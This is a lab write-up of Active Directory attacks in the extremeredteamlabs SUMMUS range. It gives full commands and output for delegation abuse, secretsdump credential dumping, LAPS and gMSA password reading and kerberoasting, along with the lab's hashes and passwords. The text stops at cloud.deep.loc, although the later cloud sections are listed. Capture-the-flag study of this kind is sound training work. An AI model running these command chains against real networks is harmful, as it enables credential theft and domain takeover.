

Extremeredteamlabs SUMMUS report

This is a report of the summus lab by extremeredteamlabs.

The lab comprises of the following sections

- [UUCP](#)
- [AI.LOC](#)
- [DEEP.LOC](#)
- [AWS](#)
- [AZURE](#)
- [GCP](#)
- [HIDDEN.LOC](#)

UUCP

Port Scan

```
nmap -v 10.0.1.7
```

| PORT | STATE | SERVICE |
|----------|-------|--------------|
| 22/tcp | open | ssh |
| 111/tcp | open | rpcbind |
| 1998/tcp | open | x25-svc-port |
| 2049/tcp | open | nfs |
| 9898/tcp | open | monkeycom |

I can see that NFS is enabled on jump , I used the command below to mount it.

```
sudo mkdir -p /mnt/backup
```

```
showmount -e 10.0.1.7
```

```
sudo mount -t nfs 10.0.1.7:/var/backup /mnt/backup
```

From the files in the backup folder i got some creds

```
#Utester      grumblesmurf
```

```
fox TYbhijMNTYbhijMNTYbhijMNTYbhijMN
```

```
jump:extremeRTlabs:0b90b1df56afe6e06ed887c4f5f3528f
```

The jump password is a md5 hash that can be decrypted using [crackstation.net](#)

0b90b1df56afe6e06ed887c4f5f3528f : THERESE

From jump I discovered the internal network 10.0.0.7/24, running an Nmap ping scan I get the following live ip addresses.

```
Nmap scan report for 10.0.0.10
Host is up (0.000042s latency).
```

```
Nmap scan report for 10.0.0.11
Host is up (0.00054s latency).
```

```
Nmap scan report for 10.0.0.170
Host is up (0.0014s latency).
```

From here we can proceed to [AI.LOC](#).

AI.LOC

The internal network 10.0.0.0/24 contains a domain AI.LOC

Scanning the live ip addresses I discovered

```
nmap -v -p 88,445 10.0.0.0/24

Nmap scan report for 10.0.0.10
Host is up (0.00031s latency).
PORT      STATE SERVICE
88/tcp    closed kerberos
445/tcp    open  microsoft-ds

Nmap scan report for 10.0.0.11
Host is up (0.00036s latency).
PORT      STATE SERVICE
88/tcp    closed kerberos
445/tcp    open  microsoft-ds

Nmap scan report for 10.0.0.170
Host is up (0.00031s latency).
PORT      STATE SERVICE
88/tcp    open  kerberos
445/tcp    open  microsoft-ds
```

I can see smb is enabled on the hosts, 10.0.0.170 is likely a domain controller since port 88 is open

the domain fqdn of the hosts are as follows:

- 10.0.0.10 L-W10-AI.ai.loc
- 10.0.0.11 M-10.ai.loc
- 10.0.0.170 dc01.ai.loc

I enumerated this domain using the machine creds from [UUCP](#) pc. Machine creds can be extracted from /etc/krb5.keytab file of jump using this tool <https://github.com/sosdave/KeyTabExtract>

```
UUCP$ : fa1a60293357cda91fe99b306e406537
```

From here we can proceed to to [L-W10-AI](#)


L-W10-AI

I used this creds to get a bloodhound snapshot using [rusthound](#)

Users in ai.loc:

| | | | | | |
|-------------------------------------|---|-----|-----|----------------------|----------|
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\Administrator | Built-in |
| account | for administering the computer/domain | | | | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\Guest | Built-in |
| account | for guest access to the computer/domain | | | | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\krbtgt | Key |
| Distribution Center Service Account | | | | | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\ammo | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\utonto | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\utentenormale | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\lappo | |
| SMB | dc1.ai.loc | 445 | DC1 | ai.loc\delegatio | |

Analyzing the bloodhound data I saw that machine UUCP can change password of user utentenormale who in turn is allowedtodelegate on L-W10-AI.



Using impacket tools i was able to login to L-W10-AI as domain admin user delegatio.

```
proxychains net rpc password utentenormale --pw-nt-hash -U  
ai.loc/'UUCP$'%fa1a60293357cda91fe99b306e406537 -S dc1.ai.loc
```

```
newpass : 'P@ssssssw0rd!'
```

```
proxychains impacket-getTGT ai.loc/utentenormale:'P@ssssssw0rd!'
```

```
proxychains impacket-getST -spn 'cisvc/L-W10-AI' -altservice 'HOST/L-W10-AI' -impersonate delegatio
-dc-ip 10.0.0.170 -k -no-pass ai.loc/utentenormale
```

```
proxychains impacket-smbexec -k -no-pass ai.loc/delegatio@L-W10-AI
```

Using impacket-secrets dump i dumped the local user hashes of L-W10-AI

```
proxychains impacket-secretsdump -k -no-pass ai.loc/delegatio@L-W10-AI
```

```
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf1c0d5457081aafaa9aea8446c7616aa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:546e99aadcb5369047cc55a31462d22d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:98b820881dbe2550162dc2cf0c5c760d:::
fox:1001:aad3b435b51404eeaad3b435b51404ee:78ab7d952b67f135346bf8b0c69f415b:::
[*] Dumping cached domain logon information (domain/username:hash)
AI.LOC/Administrator:$DCC2$10240#Administrator#261021ea951d75fa44b7bd5786909d4e: (2025-03-06
06:38:54)
AI.LOC/lappo:$DCC2$10240#lappo#06f4640b6760dbe64f840ba48773d6ce: (2025-03-28 11:11:09)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-03-06
05:36:57)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-20
14:30:46)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-20
14:41:34)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-20
22:05:39)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-21
08:32:22)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-21
08:43:50)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-21
08:54:07)
AI.LOC/utentenormale:$DCC2$10240#utentenormale#ca49c0b54ba2e8e858cc47a000c2b11e: (2025-02-21
09:11:06)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
AIdom\L-W10-
AI$:plain_password_hex:45fd6d9f30fdcd298c29c36d275b3bbb9a0ed81b3f535ab7e6d98943b9d95d42668fcd2e19f279
130ef31c95ff1999b51896e9985d019212a395fc41bc6702af922712f9e55db3de71a08fefdf56c411bcd45502f007e802a1b
e56895e4509ef4535ebc5e0467ddb4d0ed25f14e9c7ff91959a27e5af0acc93e126aeaaea64dcd925edcd3bbd5c16bdb463d2
ff369c28f250651856997b16502bd4e31831fb8e6662f93a8bc752c7e0ee29e888b41d7d4eb9433e218276f27b8f8351ebab8
52fcc254a003ca33a9ad37fc0605406918008a0b97f92072a90de53fb1fbfea42d199e93df43eda32c82a9b4b57efa7c1ca
AIdom\L-W10-AI$:aad3b435b51404eeaad3b435b51404ee:de9535e37b1cd9299e3902d1e4ea7e57:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe782dde069e2b57d0a9d6bc6f26d04553076119f
dpapi_userkey:0x1a6a701e49ea2a2383bea12e7723f52fd73b3419
[*] NL$KM
0000 F5 34 63 94 1A 90 1B 61 3D F9 4B 60 5A F6 69 38 .4c...a=.K`Z.i8
0010 6D 60 C4 BA 9E 7E 8C A1 42 3F 77 B8 13 40 8B 12 m`...~...B?w..@..
0020 F1 62 4D 9E 09 23 81 BA 6E FE 40 89 3A B1 30 31 .bM..#...n.@...01
```

```
0030 73 53 4E EF E6 EE 69 56 9D CE 72 2D 62 29 CE 95 sSN...iV..r-b)..
NL$KM:f53463941a901b613df94b605af669386d60c4ba9e7e8ca1423f77b813408b12f1624d9e092381ba6efe40893ab1303
173534eefe6ee69569dce722d6229ce95
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

I can then login to L-W10 via winrm for further enumeration.

```
proxychains evil-winrm -i 10.0.0.10 -H 792af703cf6453d06b9064e033f51107 -u '.\Administrator'
```

Checking the shell:startup folder i found something interesting. A startup script was running...

```
net use \\dc1\netvol /user:lappo@ai Cipofighia%22#
```

This leaks creds for domain user lappo , pass : Cipofighia%22#

I used these to get to [M-W10](#)

M-W10

Upon further enumeration user lappo is allowed to read laps password from the domain controller , this can be achieved using the command below

```
proxychains nxc ldap 10.0.0.170 -d ai.loc -u lappo -p 'Cipofighia%22#' --module laps
```

| | | | | |
|-----------|-----------------|-----|-----|---------------------------|
| LAPS | 10.0.0.170 | 389 | DC1 | Computer:L-W10-AI\$ User: |
| Password: | &FuGmx\$61.5u2L | | | |
| LAPS | 10.0.0.170 | 389 | DC1 | Computer:M-W10\$ User: |
| Password: | 11%028cH#70+xy | | | |

I get the laps password for both L-W10-AI and M-W10 , using the laps password i can login as user Administrator on M-W10.

```
proxychains evil-winrm -i 10.0.0.11 -u '.\Administrator' -p '11%028cH#70+xy'
```

In M-W10 I discovered another internal network 10.0.2.99/24.

It has the following live hosts for domain [DEEP.LOC](#)

| | |
|------------|----------------|
| 10.0.2.73 | dc.hidden.loc |
| 10.0.2.100 | cloud.deep.loc |
| 10.0.2.171 | dc2.deep.loc |
| 10.0.2.170 | dc1.ai.loc |

Upon further enumeration I get running processes in M-W10 , there is a not-standard windows process running called clouser. I retrieved its binary and decompiled it using [Ghidra](#)

There are hardcoded creds for in the binary:

```
*$computerName = "cloud.deep.loc"
```

password = "Fizmamatu%""

```
Get-Process -Name clouduser
```

```
ame           : clouduser
Id            : 6764
PriorityClass  : Normal
FileVersion   :
HandleCount   : 107
WorkingSet    : 57344
PagedMemorySize : 2535424
PrivateMemorySize : 2535424
VirtualMemorySize : 90136576
TotalProcessorTime : 00:00:00
SI           : 1
Handles      : 107
VM           : 4385103872
WS           : 57344
PM           : 2535424
NPM          : 6584
Path         : c:\users\fox\desktop\clouduser.exe
Company      :
CPU          : 0
ProductVersion :
Description   :
Product      :
__NounName    : Process
BasePriority   : 8
ExitCode      :
HasExited     : False
ExitTime      :
Handle        : 3756
SafeHandle    : Microsoft.Win32.SafeHandles.SafeProcessHandle
MachineName   : .
MainWindowHandle : 0
MainWindowTitle :
MainModule    : System.Diagnostics.ProcessModule (clouduser.exe)
MaxWorkingSet : 1413120
MinWorkingSet : 204800
Modules       : {System.Diagnostics.ProcessModule (clouduser.exe),
System.Diagnostics.ProcessModule (ntdll.dll), System.Diagnostics.ProcessModule (KERNEL32.DLL),
System.Diagnostics.ProcessModule (KERNELBASE.dll)...}
NonpagedSystemMemorySize : 6584
NonpagedSystemMemorySize64 : 6584
PagedMemorySize64 : 2535424
PagedSystemMemorySize : 107240
PagedSystemMemorySize64 : 107240
PeakPagedMemorySize : 2654208
PeakPagedMemorySize64 : 2654208
PeakWorkingSet : 5849088
PeakWorkingSet64 : 5849088
PeakVirtualMemorySize : 93282304
PeakVirtualMemorySize64 : 4388249600
PriorityBoostEnabled : True
PrivateMemorySize64 : 2535424
PrivilegedProcessorTime : 00:00:00
```

```
ProcessName           : clouduser
ProcessorAffinity      : 2047
Responding            : True
SessionId             : 1
StartInfo              : System.Diagnostics.ProcessStartInfo
StartTime             : 5/14/2025 9:07:05 AM
SynchronizingObject   :
Threads               : {6820}
UserProcessorTime     : 00:00:00
VirtualMemorySize64   : 4385103872
EnableRaisingEvents   : False
StandardInput         :
StandardOutput        :
StandardError         :
WorkingSet64          : 57344
Site                  :
Container              :
```

From here we can proceed to [DEEP.LOC](#).

DEEP.LOC

This domain exists in internal network 10.0.2.0/24

The following are the hosts on this network:

```
10.0.2.73 dc.hidden.loc
10.0.2.100 cloud.deep.loc
10.0.2.171 dc2.deep.loc
10.0.2.170 dc1.ai.loc
```

I got creds for cloud.deep.loc from the M-W10.

Using the creds i can get a list of users in deep.loc

```
tarallo
missy
barbarella
admincloud
sgombro
clouduser
krbtgt
Guest
Administrator
```

I tried kerberoasting using impacket-GetUserSPN but could not crack the hashes.

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

| ServicePrincipalName | Name | MemberOf | PasswordLastSet | LastLogon |
|----------------------|------|----------|-----------------|-----------|
| Delegation | | | | |

```
-----
-----
```

| | | | |
|---------------|------------|----------------------------|----------------------------|
| moana/pozzi | clouduser | 2025-05-03 07:02:33.507612 | 2025-05-21 06:51:53.026296 |
| constrained | | | |
| browser/cloud | admincloud | 2025-03-29 21:35:31.022242 | 2025-05-20 22:34:06.264497 |
| ilona/staller | admincloud | 2025-03-29 21:35:31.022242 | 2025-05-20 22:34:06.264497 |
| dont/try | barbarella | 2025-02-22 14:20:27.684637 | 2025-04-12 08:21:26.469819 |
| unconstrained | | | |


[-] CCache file is not found. Skipping...

```
$krb5tgs$23$*clouduser$DEEP.LOC$deep.loc/clouduser*$5c479a1b1f9252ab9a7573b944da9202$19284fa2c786ee36
0eec6c7c58f713a96f2f4cbcc997d7a11ca0feb53d14ee6cbd36de8bf794ed857494497bcd59e77b63d9ccb3228f88b0d12c1
ded0dd19fcab2ff0de8b083d923284613d66f4a9ce8df6b20abdd93160e2c6261c4df15216127ae6a0e6501526fe39eb000d2
94f91d99c397652f4b325b7f0c59432b5c7b9429a3e01c27f6d70ab0df69ee7b020c7c364871ee70d4f52e50d1d825eea732f
60d6b7cddb614eb536f7f4c75f301a2f6eb18dfd7cc5e3178a02800edd2b9b4b926be50e15dae7a5b9f66f33b4e7d229a597a2
eda1aede2241b92d9efc38485cb6afd685978d63d0dea6189a7c875f583d3359922c4cc66b3d9afdbf6ebfb0cbdc5387f406
7d975efe69afecc58c4c86e671e6eca950a38b7fad0b1ad4360b68f19fbd072182bf00397807a25c7f1bd39d2442b30e2fb2a
bdbabc04ee2f47760da5f0d9144cb1fe4b195ce5b656fa8e10759fa45c63720604a9298724ad46f5a1a58b452024159d7693
523fc3892856680edbb17f66cb094cb84ba1a07d48af1539f19012b17fa544e9bcf75c505773c0c9ddae6f0893676495ceab9
0bd8131f714a443788c672b81ab0f01dcdeb8763e29cb85fcc3cd2c20efec887f83d10e777525bc79f7046990fb05e0eab070
a7f22564d6aed43a9d2fa46d39e5c67b62bc396a38851faae412cc7f5ee677bdfef668429dc2754ee725ce8186ba5034a1d3
5d1906d9e05e171257ada7be1e820594d1167d511cb1f66556defc2215a87f1688403ca52aa165db88bb012e240d1afaa4e26
9bf398a42a3e3856ea7d9b52712bbd8f72011d48d14bf192fc2d3def158f6285d2b63fd45317ca12c550eeab502c1ae66ddd5
02601eaa06c1888ef5686f0435498d5409c75c4167b903b01228320f8c57af42b43c18497865658c0bdc60d7e58ffe2c79225
18c850798d4b07aaa723d7732a2bf95e895ab79742455404d9bd04bedf1c295ffba6e1447632ea557ef817e1110f04ed48c58
2e658ff8c9d9682ef6fccaf068ac4c9bcc268e0a93966421cae8757fe7b2ec4bca518b69c122292e83ec76da490a83f845c56
f126caff4e7e14e2226401931662f9e72e29295109b2a20dce9809278884217ab8abefc436a41e5a9cdd82c6444255e70e8d
5fdf936775111005d1e8ff1eac93952a4ec25883a10b51409bbe297c86af3e2d9c0fc7823cc0387aabdf47085ad48749d080
8ebc9acc535144cae62117e07b1849b397d9f9e0a6e61daaa937dee14b8e593a0e0fbdd0d084bdf8a1be6aa1d17fa7354ddf5
3eaf5b7a01b2c4da1ec32c180e8cecb728e57fcd727e97d0a72975529d074f94263fab42489729ce846bc220fab7a3284fd3c
b9d6ffdf0f6b43ecdac64575efc7f34488a83b8f4465d8785c002ffef11f8ee3985195b42f382162addbc3873c8bc935f14664
c8b27d67dced48b9
$krb5tgs$23$*admincloud$DEEP.LOC$deep.loc/admincloud*$43d1882496a1d86b8712084cebb24114$47c8a3583d2117
584ae5c41fc1c2fe5979e37221e18549a93aa9c9db4efc5ec7480f3da5fb43928b1bfe0e52181dacac2fabd925beaf36de2586
a094690795c88e4fee01fb9579ade92950ba6c7a90b073d5850b0bf6ebec31cc79d67078a90d1d27b82d99af38e63a0c6dde4
2bae91f69d44b3173816faa8acb3f4c7236d7c12eb27298dccc81233cd0be35a00a90c9484094971f7b52c9777427afcc93
7ec0af347845dbb430f740ec3c10638b23f4342cbbddf82a9bf756a1d5f904f08b69da289d3ad58cc1b274fb535c291056f76
954bba3e4e1e50ae9f747bf17bf834d7e3448aa0b568cbef99ee93d9101f030fe2ee34dc1023174965995fa7690e47aaec8a9
2464f304efaa482dceae0dfc1383ae456577a76cee70f2970cd83a279708dda9e810aa303d53b70b5675c61180d359d05219
be30491023f9e71ab8dbbcbdb6f51a5fd1a8f95a3bf507cc246fedf63cf3f3506389741c68724d4d657acba6fe5613028f38b0
9682329c74baa674c3c3825414f7086558dcddbc54bbe306c4972e87c5ec9bb68e07d97de6d1786459af69a06bbba7a532ab2
69d0f4acd668b4a6b8a59925ca5a94fbc90b1b698f80260a186681f53943edf9198949225cf04c74695863dc1ba4c84ec517
990dcd12a1a70080df0566dce5372172551e5bcc58572c865d151d060dd3aba33f233793cb64463be255ba3b42bdd2563870
9ae236efd878483b1244509c794910c5ca0cadfb3561ddee683b6fdda364836c41af1477c78d55dbcbca22fe8a2dea44cf5a47
c4301fff8eebb8a3eeb62c658b4dd901dd73205e67bca4cb70a7dce177c29f6cb841a8f272d4583e86e3fb9820c3e184c9733
3d43debbdeb199580a73884b747a64d340605b132715c0853889b71d3da049977f1fc177e6a7bb28a821beee5644be7b719a4
c82dce4e58be4803f57210dac783c50cc3f984379d2768e5093fa3e062d60edc63d212fea5c2441314bfdf67a4f283657b0010
2c5f895b131f6dcd7b455769a93ba741e54335c668f851b078e310768efbc10c9b10290d9d0300a01ac9df9b8fb8ebe40f7fb
41d8ffdc6a7c7cdbe910d1d100ae86f205e859fa4d4334ece90cfadd36fbf7bdd7cc0b4ecc86bbdd20607d5102b4f077465f1
8045900016ab2c2f2ccab481357afa4d123fc32fe704f8c9c9040d0511061c25b3d10a8c2b1eb4b39e99c526b5aca00a71be0
b92ab1fa5ea75bf371a8297f1a4cd461749bf6ef134aa8dd91c907f6f8f7ac7b7fd509c1d5733dd911c978dde7f254153c9ab4
bcc46beff2afa982048dbdb76fbcc4810385021d683e9f656cb74a919b342c28fe2aac68f41f8f452ee32577c52aef7ecc6fa
222859911512003db7b30bf3e9f29127d0378352004d25fdad9e0d88ceecd3af9ab1d44d38f6840cc06bcf734431813060ce6
20ee454ee73114494a
$krb5tgs$23$*barbarella$DEEP.LOC$deep.loc/barbarella*$79e6b6156f9e6cee207b48c614dddf16a$b679920ed909ce
4e2f4cb192f95841396a12f37900f741150b11382b012feea09ded0e54ea0e16e504a77bd0421b382899d8c2c03385b4ad3f0
854c881e8feb6ff8df4acbb83111b0df103955c48d1e9085ba032431f86ab4009f2489b09ac445b437e91f34af9f61e2608e8
b66c003e410884b7489fc68383d318ac4a7bcaefb2f10ce9c12a056695c22baf2451461f78dfb093686ece7e1591afc792b0c
```


f4e61c1a6864d4a62101e076013e72f8ed90e2ec20a25b7eb020d65824a7ba5aff9309cfc9d5bd5fc455d78af03daeee827e8340c258776542c866bcfc2e18ba06afc948a22b4066b2792c078a6f59d0c3ca64843a6bcc720d689f9bb26e117df5532a443b374ab877cf77886e2354016d34b59d5a9361531704805b1fd49851744affa35c5b894f782ba9de029076074df9c6f79c32d7c2bf8a757faeeadd32ca4fffd2172595d4cc8da982ad12e1fff1a16a9d7667043b67cea60cf5a893907b33fbe268bdb97efb591a11c708cc0c098aaa7e5e302a0630b1b38dfa333e3b75daa26a9f8bc28e32348cacfcfce78474f568061e55e964a34c2d86df34a75f49594c35cd6080e0b949d44a674e44ec261995f6d5007b8aba68d96ec63dd903791fb2f9d9a55a58b55dfae99ee5cf9e8550348d2add95bfcfb3f62649db7b56673b38c79a11e408ccb614070fba7d569cc3a2e4cd3d2c682f780394efbce7467f67a4e2a2e0919ef4375133b673ef61abc450b8ad50448fea3f8ee51b8a87c0de042958bc784bd221e89ef304fba20ce362343e717ccb4accacf52cdaf0667cb76d21ff4d7fafb1a9ab553f4109b4fac3eac6a746c9c7c351c9d8db3b9db244f2edc1f0eb86e9cd25a5fb168f1c3120a5fa0c6c9ed6ef1305f9466ad5fcf219e504a4d9b080b73ff7beea4cdd465d3d399163e494dbfc9998c9476290004ff2b0be007c9ac9aeebfd4908168f3cfe10b5d969c149e33e4fd6415d5a73df4a1a361ad23615c07e96073360f404668eb1bc2623ddabf9bfce91bed388c04e6410ecffb12512c051aa353f86ffa77e492d4bf0bbc4fb9085afb8711d75269bee66f9f21a904a4ea90a67f89315e7896a520bca5732b3e57dbb7d370dbac9c130cdaa5bf230594e5aec87011d46a15466a927237df9d45421b6984234fd9183d0b549838741154502bc1d3af34629a7122683cf149173ace4982b8037b266909d0cf887bb6b361330d66f5527df82ad77f96ceb515674d9b47675957a94bd2f87209ac31e78c12d1a03a381de1f41687e5cc482ff9b67d30c5b773f3af743382dc19393eab7b9c056ea6ab191e79d57d43d0a0352682d9c15abb436cafd9365124f41a2f8479c4781adc0f0edfeb9c7756e0d35ef7b66bb0b78c749b11c5562489d5634d63e79dc3d40c2c801ad473146d109bcb1c0fc109e9cb57bbd9c763b1a44f734b5a

The intended path was by exploiting [GMSA](#)

There is a manages service account serviziolo\$.



The screenshot shows a Windows command prompt window with a dark background. The title bar reads 'SERVIZIOLO\$@DEEPL0C'. The command prompt shows the output of the 'whoami' command: 'SERVIZIOLO\$@DEEPL0C'. The prompt is green, and the output is white. The window has standard Windows navigation buttons on the right side.

The following tools can be used to list and get serviziolo\$ NTLM hash.

```
python3 windapsearch.py --dc-ip 10.0.2.171 -u 'clouduser@deep.loc' -p 'Fizmamatu%' -custom '(objectClass=msDS-GroupManagedServiceAccount)' --attrs SamAccountName,ServicePrincipalName
```

<https://github.com/ropnop/windapsearch>

```
[+] Using Domain Controller at: 10.0.2.171
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=deep,DC=loc
```

```
[+] Attempting bind
[+] ...success! Binded as:
[+] u:DEEP\clouduser
[+] Performing custom lookup with filter: "(objectClass=msDS-GroupManagedServiceAccount)"
[+] Found 1 results:
```

```
CN=serviziolo,CN=Managed Service Accounts,DC=deep,DC=loc
sAMAccountName: serviziolo$
servicePrincipalName: ilaria/bontempi
```

```
[*] Bye!
```

```
python3 gMSADumper.py -d deep.loc -u clouduser -p 'Fizmamatu%'
```

```
https://github.com/micahvandeusen/gMSADumper
```

```
Users or groups who can read password for serviziolo$:
```

```
> clouduser
```

```
serviziolo$::42dc07c8b8ec85195383cddc376a96f6
```

```
serviziolo$:aes256-cts-hmac-sha1-96:60ab6b8d37cb52577f545f53492126e3d92b6762d4bc2c8db6b41d3b43f8f6bf
```

```
serviziolo$:aes128-cts-hmac-sha1-96:326d7c8db39acc351a02e34d6a876560
```

User serviziolo\$ is a local admin on cloud.deep.loc , so I can dump local SAM hashes.

```
[*] Target system bootKey: 0x657d38feb745e8cfa0dc8c8ffe6df79
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20531e6c44ac060d3ab6a99bd553b0ee:::
fox:1001:aad3b435b51404eeaad3b435b51404ee:d22a5f72474331ead63e384ac8ae5478:::
User1:1002:aad3b435b51404eeaad3b435b51404ee:4b0c86cc711521f7476af31986a7e65d:::
locadmin:1003:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
fox1:1006:aad3b435b51404eeaad3b435b51404ee:611f5bf591ed3d201b114e0d6ec33990:::
[*] Cleaning up...
```

Logging in as local Administrator in cloud.deep.loc I can see that there are SSH keys in user admincloud home folder. This creds can be used to access a Linux pc called cloud-bridge.

